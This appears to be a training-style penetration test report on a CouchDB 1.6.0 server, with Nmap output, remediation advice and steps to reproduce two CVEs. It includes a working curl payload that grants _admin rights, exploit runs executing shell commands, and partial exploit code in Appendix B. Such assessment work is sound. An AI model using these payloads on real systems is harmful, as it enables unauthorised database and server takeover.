


CONFIDENTIAL DOCUMENT



Network Vulnerability Assessment Report

Quarter 3, 2021

Document Control

Document Version	Owner & Role	Status & comments
v1.0	Aqeel Ur Rehman Chishti – Penetration Tester	18-06-2021 Initial Draft - Automated Scan using Nessus
v1.1	Aqeel Ur Rehman Chishti – Penetration Tester	20-06-2021 Updated - Manual Vulnerability Assessment

Legal Disclaimer

The content of this report is highly confidential and may include critical information on Example Corp systems, network, and applications. The report should be shared only with intended parties.

Although maximum effort has been applied to make this report accurate, Example Corp, Security Audit Team cannot be held responsible for inaccuracies or system changes after the report has been issued since new vulnerabilities may be found once the tests are completed.

Guidance should be taken from a Legal Counsel, CISO, and Blue Team on how best to implement the recommendations.

All other information and the formats, methods, and reporting approaches is the intellectual property of Example Corp and is considered proprietary information and is provided for the purpose of internal use only.

Any copying, distribution, or use of any of the information set forth herein or in any attachments hereto from outside of Example Corp authorized representatives is strictly prohibited.


Table of Contents

Document Control	2
Legal Disclaimer	3
Table of Contents	4
1. Executive Summary	5
2. A Glance Through Target Security Posture	6
3. Testing Methodology	7
4. Tools & Websites Used	7
5. Detailed Technical Reports (Scope Limited)	8
[infra.example.com]	8
Finding 1: Apache CouchDB Remote Privilege Escalation – CRITICAL	9
Steps to Reproduce	10
Finding 2: Apache CouchDB Remote Code Execution – HIGH	13
Steps to Reproduce	14
Appendices	17
Appendix A: Vulnerability Score Analysis – CVSS 3.0	17
Appendix B: Modified Exploit Code For Findings	19
Appendix C: Screenshots For Nessus & Faraday	22
Appendix D: Screenshots Of Exploited Web App	24
Appendix E: OSINT / Phishing Results Data Used	25
Appendix F: Metasploit CouchDB Scanner Screenshots	29

1. Executive Summary

This vulnerability assessment was done during a period of [18-06-2021] to [20-06-2021]. The main objective of this assessment was to discover any critical or high confirmed vulnerabilities on a system with Hostname [infra.example.com] and IP address [10.10.10.10] according to given policies named Policy_NS_Q3 and Policy_VA_Q3.

Vulnerabilities 




After completing this assessment, It was found that a malicious hacker can view & leak sensitive information, change server configurations & data, shut down all services running on the system, and then take full control of the organization's server. He can completely compromise the Confidentiality, Integrity, and Availability of the target organization by exploiting the discovered vulnerabilities in Apache CouchDB v1.6.0 service running on port 5984.

Apache CouchDB v1.6.0 service running on port 5984 was found on detected Ubuntu OS during Nmap scan. Multiple vulnerabilities were discovered on specific couchDB version 1.6.0. But two vulnerabilities named [Apache CouchDB Remote Privilege Escalation] rating as Critical and [Apache CouchDB Remote Code Execution] rating as High are the top priority. And couchDB v1.6.0 service needs upgrade to the latest and secure version of Apache CouchDB from trusted sources.

Update the patch management policies with these guidelines about patching the discovered vulnerabilities. Both vulnerabilities will be patched in the latest and secure release of Apache CouchDB 3.1.1. Download Apache CouchDB 3.1.1 from official and trusted source <https://couchdb.apache.org/> And also see Apache CouchDB 3.1.1 documentation at <https://docs.couchdb.org/en/stable/>.

2. A Glance Through Target Security Posture



There are a total of 41 findings discovered, out of which 37 are only related to information disclosure of the target system, 2 vulnerabilities considered rated as medium. In another 2 vulnerabilities, one is rated as critical and another is rated as high. Both high vulnerabilities are considered as the main threat for the target system. Any remote attacker can completely compromise CIA triads of the target organization.

1	1	2	0	37	0
CRITICAL	HIGH	MED	LOW	INFO	UNCLASSIFIED

Apache CouchDB v1.6.0 service running on port 5984 was found during the Nmap scan. In both high vulnerabilities out of which one named [Apache CouchDB Remote Privilege Escalation] rating as Critical because any remote attacker can view, change, delete, and then take full control on a database by exploiting the remote privilege escalation. Which allows non-admin users to give themselves admin privileges.

And another one named [Apache CouchDB Remote Code Execution] rating as High because any remote attacker can execute shell code on the terminal of the target system by exploiting the remote code execution.

Overall Security Rating – Immediate Attention and Action Required Needed

3. Testing Methodology

Vulnerability assessment has been done by taking the following steps

1. Perform an automated scan according to the given policy named Policy_NS_Q3 using Nessus.
2. Upload the results of automated scan on Faraday CE and manage found vulnerabilities in it.
3. Perform a deep manual scan on vulnerabilities marked as critical or high in automated scan according to the given policy named Policy_VA_Q3 using different tools.
4. Perform Nmap scan the target system IP [10.10.10.10] on all ports including service version and os.
5. After completing the network scan, I have observed the Apache CouchDB v1.6.0 running on port 5984.
6. Searched for couchDB on CVE Details website for known vulnerabilities and then discovered multiple vulnerabilities found but two of which are CVE-2017-12635 and CVE-2017-12636 are prioritized.
7. Searched for both CVEs exploits on Github and then discovered the exploit codes for CVEs. And calculated the Overall CVSS score & risk rating for both.
8. Finally, successfully validated and exploited the vulnerabilities by using discovered exploit codes.

4. Tools & Websites Used

This vulnerability assessment has been done using these allowed tools according to the given policy named Policy_VA_Q3.

- Nessus Essentials
- Faraday CE
- Nmap
- BurpSuite
- WPscan
- Netcat
- Curl
- Google Docs

5. Detailed Technical Reports (Scope Limited)

[infra.example.com]

This host is a web server with multiple other services running like HTTP on port 80, SSL/HTTPS on port 443, FTP on port 21, DNS on port 53, SSH on port 22, and Nginx HTTP on port 8083. And port 5984 is open as well, which is related to CouchDB httpd



Total Findings	Critical	High	Medium
2	1	1	0

Finding 1: Apache CouchDB Remote Privilege Escalation – CRITICAL

Vulnerability Description:

Due to differences in the Erlang-based JSON parser and JavaScript-based JSON parser, it is possible in Apache CouchDB before 1.7.0 and 2.x before 2.1.1 to submit _users documents with duplicate keys for 'roles' used for access control within the database, including the special case '_admin' role, that denotes administrative users. In combination with CVE-2017-12636 (Remote Code Execution), this can be used to give non-admin users access to arbitrary shell commands on the server as the database system user. The JSON parser differences result in behavior that if two 'roles' keys are available in the JSON, the second one will be used for authorizing the document write, but the first 'roles' key is used for subsequent authorization for the newly created user. By design, users can not assign themselves roles. The vulnerability allows non-admin users to give themselves admin privileges.

Exposure/Analysis:

The target is running a vulnerable version of couchDB 1.6.0 service on port 5984 hence, this is extremely dangerous. If exploited successfully, this will give complete privileged control over the database server.

This specific couchDB v1.6.0 allows non-admin users to give themselves admin privileges on the target system.

Recommendations:

All users should upgrade to CouchDB 1.7.1, 2.1.1, 2.2.0, or 3.1.1.

Upgrade CouchDB to the latest version available is 3.1.1.

Read Apache CouchDB® 3.1.1 Documentation at <https://docs.couchdb.org/en/main/index.html>

Steps to Reproduce

1. Initial Nmap Scan Reveals many ports, protocols, and services.

Command Used – nmap 10.10.10.10 -p- -sV -O

```
ShellNo.1

root@udacity:~# nmap 10.10.10.10 -p- -sV -O
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-18 19:11 IST
Nmap scan report for example.com (10.10.10.10)
Host is up (0.00088s latency).
Not shown: 65528 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
53/tcp    open  domain   ISC BIND 9.10.3-P4 (Ubuntu Linux)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu) mod_fcgid/2.3.9 OpenSSL/1.0.2g)
443/tcp   open  ssl/https Apache/2.4.18 (Ubuntu) mod_fcgid/2.3.9 OpenSSL/1.0.2g
5984/tcp  open  http     CouchDB httpd 1.6.0 (Erlang OTP/R16B02)
8083/tcp  open  http     nginx
MAC Address: 08:00:27:0E:0D:18 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1
closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.18, Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.or
g/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 123.87 seconds
root@udacity:~#
```

2. Research on CouchDB 1.6.0 and discovered a CVE-2017-12635 vulnerability. CVE Reference Page - <https://www.cvedetails.com/cve/CVE-2017-12635/>

Vulnerability Details : [CVE-2017-12635](#)

Due to differences in the Erlang-based JSON parser and JavaScript-based JSON parser, it is possible in Apache CouchDB before 1.7.0 and 2.x before 2.1.1 to submit _users documents with duplicate keys for 'roles' used for access control within the database, including the special case '_admin' role, that denotes administrative users. In combination with CVE-2017-12636 (Remote Code Execution), this can be used to give non-admin users access to arbitrary shell commands on the server as the database system user. The JSON parser differences result in behaviour that if two 'roles' keys are available in the JSON, the second one will be used for authorising the document write, but the first 'roles' key is used for subsequent authorization for the newly created user. By design, users can not assign themselves roles. The vulnerability allows non-admin users to give themselves admin privileges.

Publish Date : 2017-11-14 Last Update Date : 2019-10-03

[Collapse All](#) [Expand All](#) [Select](#) [Select&Copy](#) [Scroll To](#) [Comments](#) [External Links](#)
[Search Twitter](#) [Search YouTube](#) [Search Google](#)

- CVSS Scores & Vulnerability Types

CVSS Score	10.0
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Execute Code
CWE ID	269

- Products Affected By CVE-2017-12635

#	Product Type	Vendor	Product	Version	Update	Edition	Language	Actions
1	Application	Apache	Couchdb	*	*	*	*	Version Details Vulnerabilities
2	Application	Apache	Couchdb	2.0.0	*	*	*	Version Details Vulnerabilities
3	Application	Apache	Couchdb	2.0.0	RC1	*	*	Version Details Vulnerabilities
4	Application	Apache	Couchdb	2.0.0	RC2	*	*	Version Details Vulnerabilities
5	Application	Apache	Couchdb	2.0.0	RC3	*	*	Version Details Vulnerabilities

3. Research exploit for CVE-2017-12635 on Github. Exploit Reference Page - <https://github.com/assalielmehdi/CVE-2017-12635>

[assalielmehdi / CVE-2017-12635](#)

[Code](#) [Issues](#) [Pull requests](#) [Actions](#) [Projects](#) [Wiki](#) [Security](#) [Insights](#) [Watch](#) 1 [Star](#) 7 [Fork](#) 1

master 1 branch 0 tags [Go to file](#) [Add file](#) [Code](#)

assalielmehdi Fix typos 977e4b2 on Dec 15, 2019 12 commits

README.md Fix typos 2 years ago

README.md

CVE-2017-12635

Case study and PoC of CVE-2017-12635 (Apache CouchDB 1.7.0 / 2.x < 2.1.1) - Remote Privilege Escalation

Presentation

CouchDB

Apache CouchDB is a document-oriented NoSQL database, implemented in Erlang.

CouchDB uses multiple formats and protocols to store, transfer, and process its data, it uses JSON to store data, JavaScript as its query language using MapReduce, and HTTP for an API.

About
Case study and POC of CVE-2017-12635: Apache CouchDB 1.7.0 / 2.x < 2.1.1 - Remote Privilege Escalation


Readme

Releases
No releases published

Packages
No packages published

4. Exploit successfully validated using POC code from Github. Using [curl] command with several [GET, PUT, and DELETE] requests.

```
curl -X GET http://10.10.10.10:5984
```



```
Shell No.1
File Actions Edit View Help
root@udacity:~# curl -X GET http://10.10.10.10:5984
{"couchdb": "Welcome", "uuid": "6249ccb639647568430481351666a98b", "version": "1.6.0", "vendor": {"version": "1.6.0", "name": "The Apache Software Foundation"}}
root@udacity:~#
root@udacity:~# curl -X GET http://10.10.10.10:5984/_all_dbs
["_replicator", "_users", "examplecorp", "sagarbandsal"]
root@udacity:~#
root@udacity:~# curl -X PUT http://10.10.10.10:5984/new_records
{"ok": true}
root@udacity:~#
root@udacity:~# curl -X GET http://10.10.10.10:5984/_all_dbs
["_replicator", "_users", "examplecorp", "new_records", "sagarbandsal"]
root@udacity:~#
```



```
Shell No.1
File Actions Edit View Help
root@udacity:~#
root@udacity:~# curl -X PUT http://10.10.10.10:5984/_users/org.couchdb.user:guest -H "Accept: application/json" -H "Content-Type: application/json" -d '{"name": "guest", "password": "guest", "roles": ["_admin"], "roles": [], "type": "user"}'
{"error": {"bad_return_value, {os_process_error, {exit_status, 127}}}, "reason": {"gen_server, call, \n[couch_query_servers, \n      {get_proc, {doc, <<\"_design/_auth\">>, \n        {1, \n          [ <<117, 239, 204, 225, 240, 131, 49, 109, 98, 45, 56, 159, \n            63, 152, 19, 247>>], \n            {[{<<\\"language\\>>, <<\\"javascript\\>>}, \n              <<\"\\n            functi\non(newDoc, oldDoc, userCtx, secObj) {\n                if (newDoc._deleted == true) {\n                    // allow de\nletes by admins and matching users\n                    // without checking the other fields\n                    if ((\n                        userCtx.roles.indexOf('_admin') != -1) || (\n                            userCtx.name == oldDoc.name)) {\n                                throw({forbidden: 'Only admins may delete other u\n\nroot@udacity:~#
```



```
Shell No.1
File Actions Edit View Help
root@udacity:~# curl -X DELETE http://10.10.10.10:5984/new_records
{"ok": true}
root@udacity:~#
root@udacity:~# curl -X GET http://10.10.10.10:5984/_all_dbs
["_replicator", "_users", "examplecorp", "sagarbandsal"]
root@udacity:~#
root@udacity:~#
```

Finding 2: Apache CouchDB Remote Code Execution – HIGH

Vulnerability Description:

CouchDB administrative users can configure the database server via HTTP(S). Some of the configuration options include paths for operating system-level binaries that are subsequently launched by CouchDB. This allows an admin user in Apache CouchDB before 1.7.0 and 2.x before 2.1.1 to execute arbitrary shell commands as the CouchDB user, including downloading and executing scripts from the public internet.

Exposure/Analysis:

The target is running a vulnerable version of couchDB 1.6.0 service on port 5984 hence, this is extremely dangerous. If exploited successfully, this will give access to execute bash shell commands and completely privileged control over the terminal of the server.

Apache couchDB v1.6.0 allows any remote attacker to execute shell code on the target systems terminal.

Recommendations:

All users should upgrade to CouchDB 1.7.1, 2.1.1, 2.2.0, or 3.1.1.

Upgrade CouchDB to the latest version available is 3.1.1.

Read Apache CouchDB® 3.1.1 Documentation at <https://docs.couchdb.org/en/main/index.html>

Steps to Reproduce

1. Research on CouchDB 1.6.0 and discovered another CVE-2017-12636 vulnerability. CVE Reference Page - <https://www.cvedetails.com/cve/CVE-2017-12636/>

Vulnerability Details : [CVE-2017-12636](#)

CouchDB administrative users can configure the database server via HTTP(S). Some of the configuration options include paths for operating system-level binaries that are subsequently launched by CouchDB. This allows an admin user in Apache CouchDB before 1.7.0 and 2.x before 2.1.1 to execute arbitrary shell commands as the CouchDB user, including downloading and executing scripts from the public internet.

Publish Date : 2017-11-14 Last Update Date : 2019-05-13

[Collapse All](#) [Expand All](#) [Select](#) [Select&Copy](#) [Scroll To](#) [Comments](#) [External Links](#)
[Search Twitter](#) [Search YouTube](#) [Search Google](#)

- CVSS Scores & Vulnerability Types


CVSS Score	9.0
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	???
Gained Access	None
Vulnerability Type(s)	Execute Code
CWE ID	78

- Products Affected By CVE-2017-12636

#	Product Type	Vendor	Product	Version	Update	Edition	Language	
1	Application	Apache	Couchdb	*	*	*	*	Version Details Vulnerabilities
2	Application	Apache	Couchdb	2.0.0	RC1	*	*	Version Details Vulnerabilities
3	Application	Apache	Couchdb	2.0.0	RC2	*	*	Version Details Vulnerabilities
4	Application	Apache	Couchdb	2.0.0	*	*	*	Version Details Vulnerabilities
5	Application	Apache	Couchdb	2.0.0	RC3	*	*	Version Details Vulnerabilities
6	Application	Apache	Couchdb	2.0.0	RC4	*	*	Version Details Vulnerabilities

- Number Of Affected Versions By Product

2. Research exploit for CVE-2017-12636 on Github. Exploit Reference Page -
<https://github.com/offensive-security/exploitdb/blob/master/exploits/linux/webapps/4913.py>



The screenshot shows a GitHub repository page for the file `4913.py`. The repository is named `offensive-security / exploitdb`. The page includes navigation links for Code, Issues (6), Pull requests (6), Actions, Security, and Insights. At the top right, there are buttons for Watch (730), Star (6.2k), Fork (1.7k), and a dropdown menu. Below the header, there's a breadcrumb trail: `exploitdb / exploits / linux / webapps / 4913.py`. A "Jump to" dropdown is also present. The main content area displays the exploit code, which is a Python script. The code starts with a multi-line comment providing details about the exploit, including the title, author, Shodan Dork, vendor homepage, software link, version, test environment, and references. It then defines a function to handle the exploit logic, including imports for `requests.auth` and `argparse`.

```
1 # Title: Apache CouchDB < 2.1.0 - Remote Code Execution
2 # Author: Cody Zacharias
3 # Shodan Dork: port:5984
4 # Vendor Homepage: http://couchdb.apache.org/
5 # Software Link: http://archive.apache.org/dist/couchdb/source/1.6.0/
6 # Version: <= 1.7.0 and 2.x - 2.1.0
7 # Tested on: Debian
8 # CVE : CVE-2017-12636
9 # References:
10 # https://justici.cz/security/2017/11/14/couchdb-rce-npm.html
11 # https://blog.trendmicro.com/trendlabs-security-intelligence/vulnerabilities-apache-couchdb-open-door-monero-miners/
12
13 # Proof of Concept: python exploit.py --priv -c "id" http://localhost:5984
14
15 #!/usr/bin/env python
16 from requests.auth import HTTPBasicAuth
17 import argparse
```

3. Exploit successfully validated using modified exploit code with these commands such as ‘pwd’, ‘id’, and ‘whoami’.

```
python exploit.py --priv -c "pwd" http://10.10.10.10:5984
```



```
ShellNo.1

(exploit) root@udacity:~/exploit# python exploit.py --priv -c "pwd" http://10.10.10.10:5984
[*] Detected CouchDB Version 1.6.0
[+] User guest with password guest successfully created.
[+] Created payload at: http://10.10.10.10:5984/_config/query_servers/cmd
[+] Command executed: pwd
[*] Cleaning up.
(exploit) root@udacity:~/exploit#
```



```
ShellNo.1

(exploit) root@udacity:~/exploit# python exploit.py --priv -c "id" http://10.10.10.10:5984
[*] Detected CouchDB Version 1.6.0
[+] User guest with password guest successfully created.
[+] Created payload at: http://10.10.10.10:5984/_config/query_servers/cmd
[+] Command executed: id
[*] Cleaning up.
(exploit) root@udacity:~/exploit#
```



```
ShellNo.1

(exploit) root@udacity:~/exploit# python exploit.py --priv -c "whoami" http://10.10.10.10:5984
[*] Detected CouchDB Version 1.6.0
[+] User guest with password guest successfully created.
[+] Created payload at: http://10.10.10.10:5984/_config/query_servers/cmd
[+] Command executed: whoami
[*] Cleaning up.
(exploit) root@udacity:~/exploit#
```

Appendices

Appendix A: Vulnerability Score Analysis – CVSS 3.0

1. CVE-2017-12635

<https://www.cvedetails.com/cve/CVE-2017-12635/>

Final Vector:

**AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:H/RL:O/RC:C/CR:M/IR:M/AR:L/
MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X**

Adjusted Scores:

CVSS Base Score: 9.8

Impact Subscore: 5.9

Exploitability Subscore: 3.9

CVSS Temporal Score: 9.4

CVSS Environmental Score: 9.1

Modified Impact Subscore: 5.5

Overall CVSS Score: 9.1

Risk Rating – Critical

2. CVE-2017-12636

<https://www.cvedetails.com/cve/CVE-2017-12636/>

Final Vector:

**AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H/E:F/RL:O/RC:C/CR:M/IR:M/AR:L/
MAV:X/MAC:X/MPR:N/MUI:X/MS:X/MC:X/MI:X/MA:X**

Adjusted Scores:

CVSS Base Score: 7.2

Impact Subscore: 5.9

Exploitability Subscore: 1.2

CVSS Temporal Score: 6.7

CVSS Environmental Score: 8.8

Modified Impact Subscore: 5.5

Overall CVSS Score: 8.8

Risk Rating – High

Appendix B: Modified Exploit Code

1. Exploit Code for CVE-2017-12636

```
# Title: Apache CouchDB < 2.1.0 - Remote Code Execution
# Author: Cody Zacharias
# Shodan Dork: port:5984
# Vendor Homepage: http://couchdb.apache.org/
# Software Link: http://archive.apache.org/dist/couchdb/source/1.6.0/
# Version: <= 1.7.0 and 2.x - 2.1.0
# Tested on: Debian
# CVE : CVE-2017-12636
# References:
# https://justi.cz/security/2017/11/14/couchdb-rce-npm.html
#
https://blog.trendmicro.com/trendlabs-security-intelligence/vulnerabilities-apache-couchdb-open-door-monero-miners/

# Proof of Concept: python exploit.py --priv -c "id" http://localhost:5984

#!/usr/bin/python
from requests.auth import HTTPBasicAuth
import argparse
import requests
import re
import sys

def getVersion():
    version = requests.get(args.host).json()["version"]
    return version

def error(message):
    print(message)
    sys.exit(1)

def exploit(version):
    with requests.session() as session:
        session.headers = {"Content-Type": "application/json"}

        # Exploit privilege escalation
        if args.priv:
```

```
try:
    payload = {"type": "user", "name": ""
    payload += args.user
    payload += "", "roles": ["_admin"], "roles": [],'
    payload += "password": "" + args.password + "'"
    pr = session.put(args.host + "/_users/org.couchdb.user:" + args.user,
                     data=payload)

    print("[+] User " + args.user + " with password " + args.password + " successfully created.")
except requests.exceptions.HTTPError:
    error("[-] Unable to create the user on remote host.")

